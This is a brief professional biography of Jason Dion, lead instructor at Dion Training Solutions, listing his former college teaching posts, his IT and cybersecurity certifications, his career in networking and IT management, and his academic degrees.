Jason Dion, is the lead instructor at Dion Training Solutions (www.diontraining.com) and a former college professor with University of Maryland University College, Liberty University, and Anne Arundel Community College. He holds numerous information technology professional certifications, including Certified Information Systems Security Professional (CISSP), CompTIA PenTest+, CompTIA Cybersecurity Analyst+ (CySA+), CyberSec First Responder (CFR), Certified Ethical Hacker (CEH), Certified Network Defense Architect (CNDA), Digital Forensic Examiner (DFE), Digital Media Collector (DMC), CompTIA Security+, CompTIA Network+, CompTIA A+, ITIL® Managing Professional, PRINCE2® Practitioner, and PRINCE2® Agile Practitioner.

With information technology and networking experience dating back to 1992, Jason has held positions as an IT Director, Deputy Director of a Network Operations Center, Network Engineer, and numerous others. He holds a Master of Science degree in Information Technology with a specialization in Information, a Master of Arts and Religion in Pastoral Counseling, and a Bachelor of Science in Human Resources Management.